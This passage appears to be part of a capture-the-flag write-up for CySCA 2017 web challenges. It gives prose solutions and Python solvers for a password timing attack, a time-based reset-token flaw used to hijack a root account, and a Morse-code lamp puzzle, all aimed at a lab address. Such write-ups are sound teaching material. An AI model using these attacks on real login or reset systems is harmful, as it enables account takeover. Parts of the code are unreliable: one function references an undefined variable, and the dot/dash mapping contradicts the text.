coloredlogs.install(level='INFO')

SERVER_IP = "10.13.37.210"

logging.info("[+] Setting temperature to above 100")
result = requests.get(
    "http://%s:8000/api/private/setTemperature?username=root&password=plumbus&newTemperature=101" % SERVER_IP)
logging.debug(result.text)
logging.info("[+] Fetching encrypted msg, key and iv")
result = requests.get("http://%s:8001/api/public/encryptedMessage" % SERVER_IP)
logging.debug(result.text)

key = result.json()['Encryption Key (last 8 bytes)'] * 4
iv = result.json()['IV']

encryptedMessage = base64.b64decode(result.json()['Message'])
IV = base64.b64decode(iv)

aes = AES.new(str(key), AES.MODE_CFB, IV)
logging.info("Visit: http://%s:8001/%s" %
             (SERVER_IP, aes.decrypt(encryptedMessage)))

logging.info(
    "Image has header x-cyber pointing to http://%s:8001/api/are-you-speaking-my-language" % SERVER_IP)

logging.info(requests.get("http://%s:8001/api/are-you-speaking-my-language" % SERVER_IP,
                          headers={'Accept-Language': 'men-at-work'}).text)
```

Challenge 6: Katy Perry my datacenter

Challenge Description

To control the weather, you'll need the key to the earth simulator first
Location: http://admin-panel.cysca/keys/encryption

Designed Solution

This challenge involves cracking the username and password using a timing attack on the /api/private/settings call that is used to authenticate to a temperature gauge.

Writeup

The documentation contains some important details for successfully completing this challenge:

- Passwords are hashed one letter at a time using `bcrypt` with `50 cycles`
- Passwords consisting of `8 lowercase alpha characters` are considered secure
- The default setup uses the credentials `root:toor`

Attempting to authenticate with `root:toor` will fail as the password has been changed. The modified password for root can be obtained using a timing attack that takes advantage of how passwords are hashed and validate as well as the fact that a secure password contains `8 lower case alpha characters`. For a better understanding of this have a look at the code in ‘`CySCA-Web-2017/temperature_gauge/challenge/api.py`’ lines `22 to 29`.

By attempting `26 passwords` of the format `“*aaaaaaa”`, where * is replaced with a different lower case alpha character, you should notice that one attempt `“qaaaaaaa”` will take longer to process the others.

This is because the first letter is hashed and compared to the expected value and only if that is correct will the next letter be hashed for comparison. By iteratively applying this technique to identify each individual letter of the password you should be able to identify that the correct credentials are `“root:quaishua”.` Log in with these credentials to obtain the flag.

“*whispers* I’m in” – Hacker

```python
#!/usr/bin/python

import requests
import string
import itertools
import coloredlogs
import logging
import sys

SERVER_IP = "10.13.37.210"

coloredlogs.install(level='DEBUG')

PASSWORD_LENGTH = 8
VERIFICATION_ROUNDS = 2

password = ""
CHARACTER_SET = string.ascii_lowercase

highest_elapse = None
request_count = 0

logging.info("Starting password timing attack.")
logging.info("\t- Password length: %d" % PASSWORD_LENGTH)
logging.info("\t- Verification rounds: %d" % VERIFICATION_ROUNDS)
logging.info("\t- Characterset: %s" % CHARACTER_SET)

for i in range(0, PASSWORD_LENGTH):
    # new_attempt = password

    # Flag inidcating if this is the last attack round
    is_last_round = i == (PASSWORD_LENGTH - 1)

    # Looping through character set
    for option in itertools.product(CHARACTER_SET):

        # Values used to determine response time more reliably
        total_time = 0
        avg_time = 0

        # Generating latest password attempt (likely_password +
        # (a*PASSWORD_LENGTH)
        new_attempt = password + \
            "".join(option) + (CHARACTER_SET[0] *
                               (PASSWORD_LENGTH - 1 - len(password)))

        # Making request and mesuring response time. Multiple requests for
        # reliability
        logging.debug("Trying: %s" % new_attempt)
        verify_rounds = 1 if i == PASSWORD_LENGTH - 1 else VERIFICATION_ROUNDS
        for j in range(0, verify_rounds):
            response = requests.get('http://%s:8000/api/private/settings' % SERVER_IP,
                                    data={'username': "root", 'password': new_attempt})
            request_count += 1

            if is_last_round:
                logging.info("Trying %s -> %s" % (new_attempt, response.text))

            total_time += response.elapsed.total_seconds()

        avg_time = total_time / verify_rounds

        # Higher elapse time found for this password? If so, mark as correct
        # password
        if highest_elapse == None or avg_time > highest_elapse[1]:
            highest_elapse = [new_attempt[
                :len(password) + 1], avg_time]

            logging.debug("Increased elapse found with: %s" % new_attempt)

    # New correct password determined
    password = highest_elapse[0]
    logging.info("Pretty sure the password starts with: %s" % password)

# Done
logging.info("Possible password: %s found after %d requests" %
             (password, request_count))

logging.info('[+] Python scriptttt OUT!')
```

Challenge 7: My reset tokens are ready

Challenge Description

This Is ME
Location: http://admin-panel.cysca/mail/index
Download: http://admin-panel.cysca/mail/client.bin

Designed Solution

Register a user with the phone number provided, explore the resetpassword API call to find the Token is based on time. Abuse this flaw to issue a request for the root user and reset their password.

Writeup

For this challenge you are presented with a web portal for checking if mail has been delivered which is awaiting pick up. To start this challenge, you will need to register a user, this requires you to provide the username and password for this user as well as a phone number to be associated to this user. Make sure that you use the phone number of your virtual phone when creating the new user.

Now that you have created a new user you can attempt to reset the password of that user using the `‘/public/user/getResetToken’` and `‘/public/user/resetPassword’` APIs. By making a request to the `getResetToken API` and providing the username of the user you just created you should be able to get a reset token sent to your virtual phone. Send this reset token to the `resetPassword API` to initiate a password of this user.

Exploring this functionality further you should notice that if `2` calls are made to the `getResetToken` in quick succession then 2 identical reset tokens will be sent to your virtual phone. This is because the reset tokens being used are simply a hash of the current time. It should be possible to reset another users’ password by initiating a request to reset their password `at the same time` that you initiate a request to reset your own user’s password. Since both users will receive identical reset tokens you will be able to use the reset token sent to your virtual phone to reset another users’ password.

All that's left now is to pick a victim. The `'/public/user' API` will list all users on the device which should help with this. After listing all the users on the device, you the user 'root' should stand out as a good target. Perform the attack described above to reset the password of the root account and login to get your flag!

```
#!/usr/bin/env python

import requests
import coloredlogs
import logging

coloredlogs.install(level='DEBUG')

SERVER_IP = "10.13.37.210:8002"

should_register = raw_input("Should I register an account? [y/n]: ")

if should_register == "y":
    register = requests.get("http://%s/api/public/user/register" % SERVER_IP, data={
                            'username': 'hacker', 'password': 'hacker01', 'phonenr': '0400137137'})

    logging.debug(register.text)

root_reset_token = requests.get(
    'http://%s/api/public/user/getResetToken' % SERVER_IP, data={'username': 'root'})
my_reset_token = requests.get(
    'http://%s/api/public/user/getResetToken' % SERVER_IP, data={'username': 'hacker'})

logging.debug(root_reset_token.text)
logging.debug(my_reset_token.text)

logging.info("[+] Reset token should have been sent to your phone (cli.bin)")

reset_token = raw_input("Please provide your reset token: ")
reset_password = requests.get('http://%s/api/public/user/resetPassword' % SERVER_IP,
                              data={'username': 'root', 'token': reset_token, 'newPassword': 'yolo',
'confirmNewPassword': 'yolo'})

logging.info("[+] The password for 'root' should now be 'yolo'")

result = requests.get('http://%s/api/private/user/parcels' % SERVER_IP,
                      {'username': 'root', 'password': 'yolo'})

logging.info(result.text)

logging.info('[+] Python scriptttt OUT!')
```

Challenge 8: Lampje

Challenge Description

One of the devices appeared to have been hacked. Can you please check it out for us?
Location: http://admin-panel.cysca/lampje/lampje


Designed Solution

Viewing the image from a previous challenge leaks the login details of the admin. After logging in as admin you will need to decode the Morse code of a flashing lamp to receive a string. The string can then be converted to an API call revealing the flag

Writeup

Important: The "I see dead hackers" challenge is a prerequisite which must be completed before you will be able to complete this challenge.

This challenge presents you with a login screen for a lamp controller and little other information. After completing the "*`I see dead hackers`*" challenge you will obtain a flag and see an image from the webcam. This image contains the credentials for this challenge written on a piece of paper in the background. They are "`admin:e6tTCtmM`".



After authenticating with these credentials, you will see a gif of a lamp that is flashing on and off. This is flashing sequence is displaying the flag in Morse code where a `dim light` represents a '`.`', a `bright light` represents a '`-`' and `no light` at all is a `separator` between characters.

By breaking the gif into individual images, analysing the Morse code they represent and converting them to a string you should get the following string "`api0public0aiy8eidu`". Replace the zeros with forward slashes and browse to this endpoint on the lamp controller to get the flag.

```python
#!/usr/bin/env python

import requests
import shutil
import coloredlogs
import logging
import os

from subprocess import call

coloredlogs.install(level='DEBUG')

SERVER_IP = "10.13.37.210"

logging.info("Fetching GIF (JIF)")
r = requests.get(
    "http://%s:8005/api/private/get_lampje_gif?username=admin&password=e6tTCtmM" % SERVER_IP, stream=True)

logging.info("Storing GIF (JIF)")
if r.status_code == 200:
    with open('./morse.gif', 'wb') as f:
        r.raw.decode_content = True
        shutil.copyfileobj(r.raw, f)

logging.info("Creating 'lampje-images' directory and extracting image frames")
call(['mkdir', '-p', 'lampje-images'])
call(['convert', '-coalesce', 'morse.gif', 'lampje-images/out%05d.pgm'])

off_img = None
on_img = None
code = ""


def get_img(path):
    img_file_handler = open(path, 'r')
    img = img_file_handler.read()
    img_file_handler.close()

    return img
```

```python
def get_char(flash):
    return "-" if on_off else "."  # . off - on

off_img = get_img('./lampje-images/out00001.pgm')
separator = get_img('./lampje-images/out00002.pgm')
on_img = get_img('./lampje-images/out00003.pgm')

for i in range(0, 100):  # more round than images, should be ok
    filename_number = "{0:0>5}".format(i)
    filename = "out%s.pgm" % filename_number

    if os.path.isfile('./lampje-images/%s' % filename):
        logging.debug("Processing ./lampje-images/%s" % filename)

        img = get_img('./lampje-images/%s' % filename)

        if img == off_img:
            code += '-'
        elif img == on_img:
            code += "."
        elif img == separator:
            code += " "
        else:
            logging.critical("Unknow character found in morse code")

CODE = {'A': '.-',     'B': '-...',   'C': '-.-.',
        'D': '-..',    'E': '.',      'F': '..-.',
        'G': '--.',    'H': '....',   'I': '..',
        'J': '.---',   'K': '-.-',    'L': '.-..',
        'M': '--',     'N': '-.',     'O': '---',
        'P': '.--.',   'Q': '--.-',   'R': '.-.',
        'S': '...',    'T': '-',      'U': '..-',
        'V': '...-',   'W': '.--',    'X': '-..-',
        'Y': '-.--',   'Z': '--..',

        '0': '-----',  '1': '.----',  '2': '..---',
        '3': '...--',  '4': '....-',  '5': '.....',
        '6': '-....',  '7': '--...',  '8': '---..',
        '9': '----.',
        }

CODE_REVERSED = {value: key for key, value in CODE.items()}

endpoint = ''.join(CODE_REVERSED.get(i).lower() for i in code.split())
url = "http://%s:8005/%s" % (SERVER_IP, endpoint.replace("0", "/"))
logging.info("Flag: %s" % requests.get(url).text)

logging.info("Cleaning up files")
#call(['rm', '-rf', './lampje-images', './morse.gif'])

logging.info("Done. Python scriptttt OUT!")
```